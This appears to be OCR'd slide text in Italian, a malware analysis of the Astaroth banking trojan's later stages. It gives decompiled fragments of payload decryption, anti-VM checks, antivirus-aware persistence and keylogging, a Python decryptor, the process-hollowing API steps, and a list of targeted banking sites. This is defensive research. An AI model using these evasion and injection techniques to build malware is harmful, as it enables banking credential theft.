v26 = _InterlockedExchange(&v28, a3);
v27 = a2;
v28 = a1;
v12 = &savedregs;
v11[1] = (unsigned int)&off_73451000 - 1929562634;
v11[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)v11);
sub_73473BC0();
v16 = 0;
sub_73457754();
key = '*';
v10 = &savedregs;
v9[1] = (unsigned int)&off_73451000 - 1929564610;
v9[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)v9);
sub_734596BC();
sub_734596BC();
sub_734739F0(v28, &payload, v4);
decrypt_payload(payload, key, (int)&v24);
if ( *v27 )
  v16 = sub_73473B08();
if ( v16 == 1 )
```


```
def xor_file():
  with open(".\sdk.log", 'rb') as f_in, open(".\sdk_decr.log",'wb') as f_out:
    while True:
      byte = f_in.read(1)
      if not byte:
        break
      eax = bytes([((byte[0]-0x2A+0x100)&0xFF)])
      f_out.write(eax)
```

Astaroth – Stage 4

"Process Injection": PROCESS HOLLOWING

1. Il malware crea un processo nello stato ‘sospeso’.
   - CreateProcess() con il flag CREATE_SUSPENDED
2. Il malware dealloca la memoria originariamente predisposta del processo legittimo.
   - NtUnmapViewOfSection()
3. Il malware alloca una nuova area di memoria e ci scrive il proprio payload malevolo.
   - VirtualAllocEx() e WriteProcessMemory()
4. Il malware imposta il codice appena scritto come nuovo entry point.
   - SetThreadContext()
5. Il malware può avviare l’esecuzione.
   - ResumeThread()






Astaroth – Stage 5


- Payload di Astaroth (beldraksonthildno) scritto in **Borland Delphi**
- **Anti-VM e Anti-debug**
  - Controlla l'esistenza di processi (vmtoolsd, x32dbg, VBoxService, ecc)
  - powershell.exe stop-computer –force

```
if ( (unsigned __int8)antianalysis(v7, v3, v4, v5) == TRUE )
  shutdown((int)ExceptionList, v16, v17);
```

- **Anti-analysis**
  - Utilizzo di stringhe cifrate
- **Persistenza**
  - creazione di un .lnk nella Startup (T1547.001)
- **Evasion**
  - controlla se nel sistema è installato Avast o AVG come antivirus

```
decode((int)L"83138A727510E4A83FAF29D8DFA55326B12BB740443DCBB72CB12AD4D1A2", &AvastSoftware, a2, a3, a4);
if ( !(unsigned __int8)sub_F6AA34(AvastSoftware) && !(unsigned __int8)sub_F6AA34(&AVG) )
  DropLNK(dword_FAE33C);
```






Astaroth – Stage 5


- Enumera e invia ai propri C2 una serie di informazioni come hostname, username, lingua di sistema, browser usati.

```
DESKTOPGLFRER9.2ED2FDF4_]-:-[_Win:10.0_]-:-[_0358_]-:-[_tunnel1.log_]-:-[_0_]-:-[_1NF0_]-:-[_x_]-:-[_*a:Windows_Defender
*_]-:-[_0358_FAR4D4Y_IT__]-:-[_italiano_(italia)
```



- Spia i titoli delle finestre aperte nella sessione utente.
- Individua connessioni verso siti di piattaforme Home Banking di diverse istituzioni bancarie (anche italiane).

ing.it	unicredit.it	mediobanca.com
chebanca.it	bper.it	
hype.it	mps.it	bancodesio.it
revolut.com	bnl.it	bancobpm.it
n26.com	cdp.it	



Fonte: Cisco Talos

- Installa keystroke e effettua screenshot in prossimità del

```
if ( *(_WORD *)(a1 + 154) )
{
  v6 = ShiftState();
  GetCursorPos(v18);
```

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